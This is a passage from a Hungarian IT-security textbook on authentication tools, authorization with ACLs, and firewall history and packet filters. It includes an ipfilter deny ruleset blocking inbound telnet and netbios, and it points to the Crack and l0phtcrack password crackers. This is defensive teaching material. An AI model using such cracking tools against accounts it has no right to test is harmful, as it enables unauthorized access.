A tudás alapú autentikációs rendszerek többnyire az operációs rendszer részei, így az operációs rendszer árától függetlenül ezekért nem kell külön fizetni. Kivétel ez alól az a rendszer, ami az adott operációs rendszerre telepíthető, és nagyobb biztonságot, vagy kényelmet ad.

Nagyobb biztonságot jelenthet az erősebb és skálázható erősségű titkosítás használata, és az olyan kiegészítő megoldások, mint pl. a háttértároló titkosítása. Ebben az esetben a sikeres autentikáció után a felhasználó számára használhatóvá válik a háttértár, míg a sikertelen autentikáció után a háttértár olvashatatlan lesz, mert titkosított marad akkor is, ha fizikailag hozzáférnek a háttértárolóhoz a támadók. Előnye a bizalmasság magas foka, hátránya, hogy amennyiben a felhasználó sem tudja magát igazolni, úgy ő sem fér hozzá a háttértárhoz. Ezért is fontos egy vészhelyzetre fenntartott jól elzárt másolat a jelszóról figyelembe véve a jelszavakról ajánlott szabályokat. [Jelszavak]

A jelszavak és PIN kódok esetében nagyobb biztonságot jelenthetnek az egyszerhasználatos jelszavak. Ezek is elérhetők kombinált módon (pl. token, intelligens kártya generálja), de a legegyszerűbb változata a papírra nyomtatott lista. Előnye, hogy csak a szerver és a felhasználó tudja, hogy melyek azok a jelszavak, amelyek használhatók a belépésre, hátránya, hogy ha a lista bizalmassága sérül, akkor a még fel nem használt jelszavakkal beléphet a támadó. A fizikai eszközök által generált jelszavak esetén mindig csak az aktuális használható, de ebben az esetben szinkronizálni kell a kezdeti lépést (vagy a kóddal, vagy az időponttal). Hátrányai: időeltolódás esetén a jogos felhasználó sem tudja használni, míg a működés bizalmasságának sérülése (pl. megtudják a kezdeti számot és az algoritmust a támadók) esetén a támadók is elő tudják állítani maguknak a szükséges kódot.

Nagyobb kényelmet adhat az egypontos autentikáció, amikor egyszer kell a felhasználónak igazolnia magát, és utána a hálózaton közlekedve az igazolást a rendszer vagy a célalkalmazás végzi el. Előnye a kényelem, hátránya, hogy ha sérül a bizalmasság, akkor több helyen is sérül, tehát a támadó több rendszerhez is hozzáfér.

A kényelmet és a biztonságot igyekszik ötvözni a Kerberos rendszer, melynek lényege, hogy az általában azonosító/jelszó párossal megadott autentikáció után a felhasználó kap egy jegyet (ticket), mellyel adott ideig közlekedhet a rendszerben, utána meg kell újítania azt. Előnye az optimális választás a biztonság és a kényelem között, hátránya a mögöttes rendszer beüzemelése, fenntartása és az egyedi igények szerinti munka (pl. időzített fájl-letöltés esetén a jegy lejárati idejének figyelembe-vétele, nehogy a letöltés befejezése előtt szakadjon meg a letöltés az indításkor érvényben volt jegy lejárta miatt).

Bővebb információ? Ingyenes termékek, levelezési listák, egyebek.

CFS – Crypto File System: létezik ilyen néven futó projekt is a [Sourceforge] adatbázisában, de az operációs rendszerek közül – főként a Linux változatok – többen már tartalmaznak megoldásokat a háttértár titkosított formában történő kezelésére.

- Windows rendszereken a PGPi megoldás ajánlható [PGP], mivel más feladatok ellátására is alkalmas, és Linux, Macintosh de még Symbian (mobiltelefon és palm eszköz esetén) rendszereken is elérhető vagy telepíthető a PGP valamelyik implementációja:

  `http://www.pgpi.org/`

- Egy kisebb összefoglaló lista található más alkalmazásokról is ezen a címen:

  `http://security.resist.ca/diskcrypt.shtml`

Érvényességi jegy (ticket, egyszeri) alapú rendszer:

- Kerberos protokoll és erre épülő alkalmazás. A Microsoft Kerberos implementációja (amelyik sajnálatos módon nem teljesen követi az eredeti protokoll szabványait) a Windows2000-ben jelent meg először. Az eredeti MIT változat Unix és Windows rendszerekre a következő URL-ről tölthető le:

  `http://web.mit.edu/kerberos/`

- News hírcsoport, FAQ (GYIK), és rövid magyar leírás a témában:

  `nntp``://comp.protocols.kerberos`

  `http://www.cmf.nrl.navy.mil/CCS/people/kenh/kerberos-faq.html`

  `http://www.cab.u-szeged.hu/linux/os/node90.html`

- OPIE és S/Key egyszerhasználatos jelszórendszer leírások:

  `http://www.cs.ait.ac.th/laboratory/security/opie.shtml`

  `http://www.faqs.org/rfcs/rfc1760.html`

Jelszótárolók: előnye, hogy csak egy jelszót kell megjegyeznünk, amivel a többihez hozzáférhetünk, hátránya, hogy ha sérül a bizalmasság, akkor minden jelszavunknak sérül a bizalmassága.

- Password Safe – egyszerű jelszótároló eszköz (létezik Unix és Windows rendszerre telepíthető változat), melynek segítségével egy hordozható titkosított fájlba gyűjthetjük jelszavainkat.

  `http://sourceforge.net/projects/passwordsafe/`

- A Crack és l0phtcrack jelszó-tesztelő (egyben fejtő) alkalmazásokról:
  `http://www.crypticide.org/users/alecm/security/c50-faq.html`
  `http://www.atstake.com/products/lc/`[12]

Egyedi megoldások: léteznek olyan megoldások is, melyek nagy nyilvánosságot kapnak, és egy már ismert alapelvet alkalmazva mégis valami egyedi ötlettel működnek. Csak a példa kedvéért említjük a "port knocking" megoldást, melynek lényege, hogy a szerverrel kapcsolatot létesíteni akaró kliens megadott módon „bekopog", így azonosítva magát. Például a 22-es portra nem engedélyezett a belépés, de ha a kliens előbb valamilyen sorrendben valahány előre megállapított porton keresztül már jelentkezik a szervernél, akkor az engedélyezi a 22-es porthoz is a csatlakozást. A rendszernek megvannak az előnyei és hátrányai attól függően, hogy az alkalmazás és a környezet amiben alkalmazzák milyen, de nem kívánjuk elemezni, pusztán az ötletet tartottuk érdemesnek az említésre.

- Az érdeklődők innen szerezhetnek bővebb információt a megoldásról:
  `http://www.portknocking.org/`

4.3.2 Autorizáció

Magyarul: feljogosítás. A feljogosítás azon jogok megadása a szubjektumok részére, amelyekkel - az erőforrásokkal és adatokkal kapcsolatban - előre meghatározott szabályok szerint rendelkezhetnek.

Honnan ered és hogyan működik? Történet és fejlődés.

Szorosan kapcsolódik az [Autentikáció] témaköréhez, és ma már többnyire együtt is említendő a gyakorlati munka során. A megfelelő autentikáció után következik a jogosultságok felhasználóhoz vagy egyéb szubjektumhoz rendelése. Fontos kiemelni, hogy a megfelelő autentikációt követheti egy nem megfelelő autorizáció (pl. a mezei felhasználó belépett, de rendszergazda jogosultságot kap a belépéskor), így az autentikáció megfelelőségének értéke csökken. Amennyiben nem megfelelő a jogosultságok kezelése, úgy a rendszer mindhárom fő biztonsági paramétere sérülhet. Szélsőséges esetben a nyomok is eltűntethetők, így utólag sem deríthető ki a szubjektum.

A jogosultságok kezelésére az operációs rendszerek is adnak támogatást, de nagyobb és bonyolultabb rendszerek esetén erre a célra kifejlesztett alkalmazások is léteznek. A jogosultságkezelés elméleti megközelítésének két csoportja (ld. még [Biztostű]):

- DAC (Discretionary Access Control): *A belátáson alapuló hozzáférés-ellenőrzés a legáltalánosabban használt hozzáférés-ellenőrzési elv, ami az objektum birtokosa által meghatározott, a hozzáférést kérő szubjektum azonosítója és az objektumokhoz közvetlen vagy közvetett módon a tulajdonos által hozzárendelt jogosultságok vizsgálatán alapul.*
- MAC (Mandatory Acces Control): *Az előre meghatározott hozzáférés-ellenőrzés egy magas biztonságot nyújtó hozzáférés-ellenőrzési elv, amely tiltja vagy engedélyezi a hozzáférési kéréseket (a minden objektumhoz és szubjektumhoz előzetesen hozzárendelt biztonsági címkék és egy rögzített hozzáférés-ellenőrzési algoritmus alapján).*

[12] Időközben a csapat céggé alakult, és a legújabb változat már pénzes, de elérhető ingyenesen kipróbálható verziója is.

A DAC előnye, hogy az egyén szabadsága nagyobb, de amennyiben valami elkerüli a figyelmét, vagy nem megfelelő a hozzáértése, úgy a MAC alkalmazandó. Akkor is a MAC-elvű megvalósítás kerül alkalmazásra, ha egy intézményről van szó, ahol adott a rendszert üzemeltető egység nagyszámú közösséget szolgál ki és tartja karban azok adatait és jogosultságait.

A két megközelítés akár vegyíthető is például a saját honlap területének esetében, amikor a rendszergazda állítja be, hogy hol található a felhasználók honlapja (általában a saját, azaz HOME könyvtáron belül **`public_html/`** alatt), de azon belül a felhasználók állíthatják az elérési módokat (pl. adott alkönyvtár csak adott IP címről vagy tartományból, vagy csak jelszavas autentikációval érhető el.

Mi ellen véd? Kockázatcsökkenés módja.

Elsősorban a jogosulatlan hozzáféréstől véd, másodsorban attól, hogy a különböző hozzáférésekből ne legyen kavarodás vagy kár, hiszen a vétlen felhasználó is tud kárt okozni, ha a jogosultságok nem megfelelően lettek beállítva. Itt kell megjegyezni azt is, hogy a szükséges és elégséges ("need to know") hozzáférés elvét ajánlatos alkalmazni annak elkerülésére, hogy a hierarchikus elv hátrányait elszenvedjük. Egy ilyen hátrányt ír le a 10.2.6 fejezet is.

Két megközelítése lehet a helyes jogosultság-beállításnak: alulról építkezve és felülről lebontva. A biztonság oldaláról közelítve az előbbi a célravezetőbb, tehát alapból a „senkinek semmit" állapotra kell építeni a beállításokat. Hasonló a szerverek esetén alkalmazott koncepció, ahol a jogosultságokat megadó konfigurációs fájlból a „tilos bárkinek-bárhonnan" (`deny from all`) beállítás után következik az engedélyező beállítások (`allow from <IP>`) kiértékelése.

A legkorszerűbb és egyben az eddigiekhez képest a legtöbb figyelmet igénylő jogosultság-kezelés a hozzáférést-ellenőrző listákkal (Access Control List) megvalósított beállítás. Az ACL listák három fő része: személyek, erőforrások és engedélyek. Ezek alapján állítható be, vagy éppen olvasható ki, hogy melyik szubjektum milyen eszközt vagy erőforrást hogyan érhet el.

Melyiket a sok közül? Bemutatások, főbb típusok előnyei és hátrányai.

A legtöbb operációs rendszer tartalmaz támogatást a jogosultságok beállítására és kezelésére. A legújabbak már az ACL-alapú jogosultságkezelést is támogatja. Összefoglalva az egyes jogosultságkezelési módokat, létezik:

- alapmód: az operációs rendszer része, a felhasználók egyéni vagy csoportokhoz között jogok alapján kezeltek,
- kiegészítő mód: a felhasználók az örökölt beállítások alapján állíthatnak a jogosultságaikon (ide értve az adataik elérésének jogosultságait is az adott keretek között),
- komplex mód: ACL-elvű beállítások a „ki-mit-hogyan" paraméterek beállítására.

Az alapmód beállításainak helyességét magunk is tesztelhetjük. A Windows rendszerek esetén használható az MBSA (Microsoft Baseline Security Analyzer), amelyhez magyar nyelvű használati útmutató is elérhető. [MBSA]

Linux rendszereken eleve a hálózatos szerver-alapú vizsgálati módszer az elterjedt, vagyis a Linuxot hálózatba kötött rendszernek tekintik a vizsgáló-tesztelő[13] programok, és így a puszta

[13] A szakemberek is vitatkoznak azon, hogy egyes eszközök tesztelésre vagy támadásra alkalmasabbak, de a vitán felülemelkedve mondhatjuk, hogy ez többnyire attól függ, hogy ki és hogyan használja.

autorizációs vizsgálatokon kívül jóval több szolgáltatást nyújtanak. Részletesebben ismertetésre kerülnek ezek az alkalmazások a 4.6 fejezetben.

A kiegészítő mód az egyes felhasználók egyéni tévedései nehezen ellenőrizhetők, erre leginkább a rendszergazda szokott figyelni oly módon, hogy központilag szűri a veszélyes tartalmakat (ld. 4.1 fejezet), vagy végigpásztázza, hogy egy ismert rossz beállítás létezik-e a rendszer valamelyik felhasználójánál. Web-szerver esetén a felhasználók honlapján elérhető futtatható programok (pl. CGI) jelentenek veszélyt, amennyiben hibás a programkód, így ezeket vagy egyénileg engedélyezik, vagy globálisan tiltják a rendszergazdák. A kiegészítő beállítások előnye, hogy szabadságot ad a felhasználóknak, hátránya, hogy rossz beállítás esetén a többi felhasználóra és a teljes rendszerre veszélyt jelent.

Az ACL beállításokhoz a legújabb Windows (ld. *cacls* parancs) és Linux (ld. *setfacl*, *getfacl* parancsok) rendszerek is támogatást adnak. Az ACL-ek beállításairól egy-egy konkrét feladat kapcsán lehet beszélni, itt csak egy példán keresztül szemléltetjük a lényeget.

Adott egy rendszer, amiben beállítjuk, majd lekérdezzük a 'humanodiok' csoport jogosultságait. Beállításkor a 'dir'-re kapnak olvasási (r) és futtatási (x) jogot, de nem kapnak írási/törlési jogot ('-' jelzi a megfelelő helyen).

```
$ setfacl -d -m group:humanoidok:r-x dir
$ getfacl --omit-header dir
user::rwx
user:gipszjakab:rwx
group::r-x
mask::rwx
other::---
default:user::rwx
default:group::r-x
default:group:humanoidok:r-x
default:mask::r-x
default:other::---
```

A beállításokból látható, hogy kinek mihez milyen joga van, és a jogosultságok által meghatározott hozzáférési módok jelentik a legfontosabbat a támadók számára. Ha olyan magas hozzáférési jogosultságot szereznek, hogy bármit megtehetnek az adott rendszerben, akkor érhetik el azt is, hogy bármit lecseréljenek (pl. a szerver weblapját). Az ACL-ekről és a jogosultságokból adódó veszélyekről a 4.9 és a 4.10 fejezetek részletesebben szólnak.

Bővebb információ? Ingyenes termékek, levelezési listák, egyebek.

Erre a feladatra kihegyezett alkalmazásból elég kevés létezik, mivel az operációs rendszerek alapból támogatják, de a forráskód oktatási felhasználása miatt egyet kora ellenére is megemlítünk:

- Szabadon elérhető ACL-menedzser és forráskódja inkább a szemléltetés céljából:
  `http://www.eln.net/aclman.html`

4.4 Tűzfalak

A fogalomtár meghatározása szerint *a tűzfal hardver- és szoftvereszközök, valamint óvintézkedések együttese, amely - fizikai és logikai elválasztás segítségével - egy (belső) hálózatot a (külső) hálózati támadásoktól megvéd.*

E definíció szerint a tűzfal aszimmetrikusnak tűnik, pedig a tűzfalak képesek a belülről kifelé menő támadások felismerésére is. Talán jobban megközelíti a következő meghatározás a lényeget: *a tűzfal két hálózat között lévő olyan védelmi pont (átjáró), amely mindkét irányban a hálózati forgalomra bizonyos biztonsági szabályokat kényszerít.*

Amikor valaki az Internetre kapcsolódik, több tízezer ismeretlen hálózattal és több millió ismeretlen felhasználóval találkozik, ezek közül nem mindenki jóindulatú. Tehát saját jól felfogott érdekünkben a számítógépeinken lévő bizalmas információkat valamint a hálózatunkat a rajta lévő erőforrásokkal együtt meg kell védeni a külső rosszindulatú vagy véletlen támadásoktól. A behatolás-ellenes technikák hat szintjén [Lawr_IDS] a tűzfal az első szintre, azaz a megelőzési szintre sorolható be. A tűzfal

- korlátozza a külső hálózaton lévőket avval, hogy csak egy jól ellenőrzött ponton keresztül léphetnek be a védett hálózatba,
- korlátozza a belső hálózaton lévőket is, hogy csak ezen a ponton keresztül léphetnek ki,
- a támadókat pedig gátolja céljuk elérésében, avval hogy a forgalmukat loggol(hat)ja, elemzi és blokkol(hat)ja.

Honnan ered és hogyan működik? Történet és fejlődés.

A tűzfalak technológiája viszonylag fiatal. Az első tűzfalszerű védelmi technológia a CISCO routerekben már 1985-ben megjelent. A szakirodalomban Jeff Mogul [Mogul], a Digital Equipment Corporation[14] munkatársának nevéhez fűzhető az első olyan tanulmány, amelyben a szűrési technológiáról, vagyis a csomagszűrő tűzfalakról írnak. Az 1989-90-es években Dave Presotto és Howard Trickey, az AT&T Bell Laboratórium munkatársai dolgozták ki a második generációs, azaz a 'circuit level' tűzfalat. Ugyancsak ők voltak, akik az első működő harmadik generációs (alkalmazás szintű) tűzfalmodellt implementálták, de ezt sajnos nem publikálták.

Ahogy az egy új technológia megjelenése után lenni szokott, sokan kezdtek az adott témában kutatásokat, fejlesztéseket. Így a harmadik generációs tűzfal egymástól függetlenül több helyen jelent meg az 1990-es évek első felében. A publikációk közül Gene Spafford (Purdue University), Bill Cheswick (AT&T Bell Laboratórium) és Marcus Ranum tanulmányait szokták kiemelni[15], ez utóbbi nevéhez kötik a 'bastion host' megalkotását is, amiből a DEC SEAL nevű terméke született.


A bastion host-ok olyan szerver gépek, amelyek több felhasználó párhuzamos távoli munkáját védik. Ha a védett hálózatból egy kliens valamilyen erőforrást szeretne a külső hálózatban elérni, akkor először a bastion hostra kell bejelentkeznie, majd ott el kell indítania a kívánt erőforrás elérését biztosító programot. Tehát a bastion host védelmi funkciója a felhasználók hitelesítéséből, valamint kívülről a védett zónában lévő erőforrások nehézkesebb eléréséből áll.

1991 körül már a dinamikus csomagszűrők is megjelentek. Bill Cheswick és Steve Bellovin a Bell Laboratóriumban egy belső használatú dinamikus csomagszűrőt építettek, azonban a piacon nem jelentették meg. 1992-ben Bob Braden és Anette DeSchon (University of Southern Calorina) a Bell laboratóriumtól függetlenül megalkotta Visas elnevezésű dinamikus csomagszűrőt, amiből a Checkpoint Software az első negyedik generációs kereskedelmi termékét útjára bocsátotta 1994-ben.

[14] Azóta felvásárolta a Compaq, azt meg a HP, de a „DEC gépek" ma is fogalom, illetve létező számítógép-rendszer.

[15] Marcus állítása szerint a legjobb behatolást megelőző eszköz a hálózati szakemberek által használt harapófogó: http://www.ranum.com/security/computer_security/papers/a1-firewall/best-firewall.jpg

1996-ban Scott Wiegel, a Global Internet Software Group Inc. kutatója lefektette az ötödik generációs tűzfal architektúrájának, a Kernel Proxy-nak alapjait, amit a Cisco cég a Centri Firewall termékében 1997-ben meg is valósított. Az alábbi ábra mutatja a tűzfalak fejlődését (ld. még [FW_evol]).



Ábra 28. Tűzfalak fejlődése

Vannak, akik a dinamikus csomagszűrő tűzfalat nem tekintik újabb generációnak, hanem a csomagszűrő tűzfal egy újabb fejlődési lépésének. [FW_tax].

Hangsúlyozzuk, hogy a tűzfalak különböző generációja nem a fejlődés lépcsőfokait jelzik, hanem azok időbeli megjelenését. Ezek mögött eltérő technológiák vannak, tehát az elérendő céltól függően más-más tűzfalat kell alkalmaznunk.


Mi ellen véd? Kockázatcsökkenés módja.

A fenti kérdésre a válasz nem is egyszerű, mert egy hálózatról jövő kérés lehet teljes jóindulatú, és ugyanazt a kérést egy másik helyzetben kifejezetten támadó jellegűnek kell ítélnünk. Legegyszerűbb példa, hogy ha a gépünk 80-as portjára érkezik egy csomag, az lehet, hogy Web-szerverünket szeretné lekérdezni, de az is lehet, hogy csak végignézik, melyik portokat hagytuk nyitva.

Tehát mindenekelőtt át kell tekintenünk, hogy a belső hálózatunkon milyen szolgáltatásokat futtatunk, ezeket (vagy a szolgáltatások bizonyos részeit) ki és honnan kérdezheti le, a belső hálózatból kit és milyen feltételek mellett engedünk ki az Internetre stb. Röviden ki kell alakítani a *hálózatvédelmi politikát*. A *hálózatvédelmi politika* a hálózati forgalom vezérlésére és a hálózat használatára terjed ki: számba veszi a hálózati erőforrásokat, a lehetséges fenyegetéseket, meghatározza a hálózat helyes használatát, a felelősség kérdését, és tartalmazza a hálózatvédelmi politika megsértése esetére intézkedési tervet. A tűzfal működtetésének szempontjából a felsorolásban csak az első három pont lényeges.

Egy ilyen hálózatvédelmi politikának – többek között - meg kell határozni a *védelmi szempontból ugyan eltérő*, de azonos felügyelet alá tartozó hálózatokat, és a köztük lévő védősávokat (angol szóhasználattal perimeter). A külső védősáv választja el az Internetet a saját hálózatunktól, és ezen a ponton általában egy router található. Védelmi szempontból a belső hálózaton is több szintet szoktak megkülönböztetni: a DMZ(-k) és a belső védett hálózat(ok). A demilitarizált zónák (DMZ-k) azok a hálózati szegmensek, ahonnan a külső felhasználók részére szolgáltatást nyújtanak. Itt helyezik el pl. egy vállalat Web-szerverét. A belső hálózatokra sokkal szigorúbb védelmi előírásokat határoznak meg.

Egy tűzfalas megoldást ábrázol az alábbi ábra, két DMZ-vel és egy intranettel. A Web-szervert és a szolgáltatásához szükséges adatbázist külön DMZ-ben ajánlatos elhelyezni, és a köztük lévő forgalmat a tűzfalon keresztül történik.



Ábra 29. Egy tűzfalas megoldás: két DMZ + intranet

Visszatérve az eredeti kérdéshez, hogy milyen jellegű támadások ellen véd a tűzfal: csak olyan támadások ellen tud védeni, amely átmegy a tűzfalon, és a beállított policy kezelni tudja.

A tűzfal tehát nem tud védeni az olyan támadások ellen, amikor a forgalom nem megy át tűzfalon, például, amikor a programokat a floppyról, CD-ről töltik le a belső gépekre. Nem tudja megvédeni a belső hálózaton lévő felhasználókat egymás ellen, nem tud védeni a felhasználók naivitása ellen (jelszó kiadása), csak korlátozottan tud védeni a vírusok ellen, nem tudja biztosítani az átvitt információ titkosítását és integritását. Mindebből következik, hogy a tűzfalak mellett egyéb védelmi eszközök alkalmazása is szükséges.

Melyiket a sok közül? Bemutatások, főbb típusok előnyei és hátrányai.

Mivel a tűzfalak széles körben alkalmazott hálózati eszközök, és sok esetben vegyes üzemelésben működnek (szoftver és hardver, céleszköz és PC stb.), ezért a különböző típusokat egyenként kell vizsgálni.

4.4.1 Csomagszűrő tűzfalak

A csomagszűrő tűzfalak az első generációs tűzfal-technológiát képviselik, az ISO/OSI modell hálózati rétegében (network layer) működnek, de a hálózati forgalmat a szállítási réteg (transport layer) szintjén elemzik. A tűzfalak minden egyes IP csomagot megvizsgálnak, vagyis megnézik, hogy a csomag az előre rögzített szabályok valamelyikének megfelel-e, s ha igen, mit mond a szabály a csomag további sorsáról.

Most nézzük át, hogy milyen adatokat vizsgál meg a tűzfal azelőtt, mielőtt megszűrné a csomagot. Ezek az adatok ugyan a különböző termékekben eltérhetnek, de általában az alábbiakat felölelik:

- hálózati interfész-azonosító, ahová a csomag megérkezik
- forráscím (IP cím)
- célcím (IP cím vagy IP címtartomány)
- a transzport réteg protokollja (TCP, UDP, ICMP)
- forráscímhez vagy célcímhez tartozó portszám (UDP és TCP esetén)
- ICMP típusa (ICMP esetén)
- a forgalom iránya (be- vagy kifelé menő)

Vagyis az IP csomag fejléce mellett a TCP fejléc is elemzésre kerül.

A csomagszűrő tűzfalak *döntési mechanizmusát* egy előre meghatározott szabályrendszer (az ún. rule-ok együttese) adja, ennek alapján dől el a csomag további „sorsa”: a csomag-továbbításra kerül-e (pass/accept), eldobásra kerül-e (drop/block), vagy a csomag ugyan eldobásra kerül, de erről a tényről a küldőt értesítik (reject).

A szabályrendszer felállításánál nemcsak a konkrét szabályok megfogalmazására, hanem gyakran a szabályok sorrendjére, és az általános szabályokra felállítására is gondolnunk kell. Általános szabály lehet például, hogy ha egy olyan csomag érkezik, amely egyik szabálynak sem tesz eleget, akkor eldobásra kerüljön.

Egy csomagnak a szabályokon való áthaladásának menete termékektől függően változhat. Van, ahol az egyes csomagok vizsgálata szabály(csoport)ról szabály(csoport)ra történik. Ha egy csomagot az első szabály(csoport) alapján el kell dobni, akkor a további szabályok szerinti vizsgálatra már nem kerül sor, egyébként a második szabály szerint kerül vizsgálatra... Ebből két lényeges következtetés vonható le: a szabályok sorrendje befolyásolja a végeredményt, valamint az áteresztőképességet is. Ha a leggyakrabban eldobásra kerülő csomagfajtának nagyon sok szabályon kell átmennie, míg eldobásra kerül, akkor ez lényeges növeli a tűzfal munkáját, és lassítja az átmenő forgalmat. Ebben az esetben érdemes a leginkább korlátozó szabályokat előre venni, és a gyengébb szabályokat pedig hátrább tenni. Példaként álljon itt az *ipfilter* néhány szabálya, ami egyetlen otthoni gép védésére szolgál:

```
# Firewall to protect a single-homed server.
### Inbound traffic.
#
# Let's kill short and source routed packets ...
#
block in quick on xl0 all with short
block in quick on xl0 all with opt lsrr
block in quick on xl0 all with opt ssrr
. . .
#
# Let's kill packets with invalid flag combinations ...
#
block in quick on xl0 proto tcp from any to any flags F/FA
block in quick on xl0 proto tcp from any to any flags P/PA
block in quick on xl0 proto tcp from any to any flags U/AU
. . .
#
# Block packets from illegal networks:.
#
block in quick on xl0 from 0.0.0.0/7 to any
block in quick on xl0 from 2.0.0.0/8 to any
. . .
#
# Block foreign TCP, UDP and ICMP:
#
```

```
block in quick on xl0 proto tcp/udp from any to any port = telnet
block in quick on xl0 proto tcp/udp from any to any port = netbios-ns
. . .
```

A csomagszűrő tűzfalak gyakran rendelkeznek NAT (Network Address Translation – RFC 1631 [NAT_RFC]) képességekkel. Ha a kifelé menő csomagokban a belső gép IP címét megváltoztatják (és természetesen a befelé jövő válaszcsomagokét is) – akkor beszélnek SNAT-ról (source NAT). Ez a lehetőség a külső hálózaton lévők elől eltakarja a belső hálózat topológiáját és címzési rendszerét. Van DNAT (destination NAT) is, amikor a célcímet írják át. Ezt például terhelésmegosztásnál, privát IP címtartományban lévő szervernél stb. használják.

A csomagszűrő tűzfalak az alábbi *előnyös* tulajdonságai vannak:

- a csomagszűrő tűzfalak általában gyorsabbak a többieknél: az áteresztőképességük nagy, a szűrő funkció által végzett számítástechnikai igény (overhead) kicsi. Ezért hardver implementációban is könnyen megvalósítható.
- egy egyszerű szabállyal akár a teljes belső hálózat megvédhető az Internet egy adott gépétől,
- a csomagszűrő tűzfalak nem igényelnek valamilyen speciálisan konfigurált kliens gép használatát,
- a NAT használatával a belső IP címek eltakarhatóak a külsők szeme elől.


Sajnos azonban a csomagszűrő tűzfalak h*átrányaira* is fény derült:

- a csomagszűrők csak a csomagok fejlécét (IP, TCP, UDP, ICMP) vizsgálják, a benne lévő adatokat nem, így a rendelkezésre álló információk nagyon kis részét veszik figyelembe a döntésnél,
- nem értik a csomagban lévő alkalmazásokat,
- bizonyos esetekben problémát jelenthet a több porton futó protokollok (pl. FTP) kezelése,
- jónéhány támadási mód ellen nem véd.

4.4.2 Circuit-level vagy SOCKS tűzfalak

Ezek a tűzfalak ún. második generációs tűzfalak. A szállítási (transport) rétegnek azt a tulajdonságát használják ki, hogy egy csomag vagy egy kapcsolat felépítése miatt megy át a hálózaton, vagy adatot szállít, vagy két egyenrangú szállítási réteg közti virtuális kapcsolatot tart fent.

A tűzfal a beérkező csomagokat elfogja, elemzi és mindaddig, amíg „a háromlépcsős kézfogás” (three-way handshake) létre nem jött, nem enged át adatcsomagot. Mindeközben a tűzfal egy belső táblázatában őrzi az érvényes kapcsolatok (session-ök) listáját, azok állapotát, a csomagok sorszámát, és a beérkező adatcsomag csak akkor kerülhet tovább, ha nem kerül ellentmondásba a táblázatban őrzött információkkal. Ha a kapcsolat befejeződik, a táblázat megfelelő bejegyzése is törlésre kerül.



Ábra 30. A Socks működése.

Az egyes lépések a következők:

1. felépül a TCP kapcsolat a belső gép és a tűzfal között. Általában a Socks 1080-as portját használják.
2. A belső gépből elindul egy kérés a Socks felé, hogy nyisson meg egy kapcsolatot (itt az x.x.x.x gép 80-as porját).
3. A Socks és a kért gép közti kapcsolat felépül.
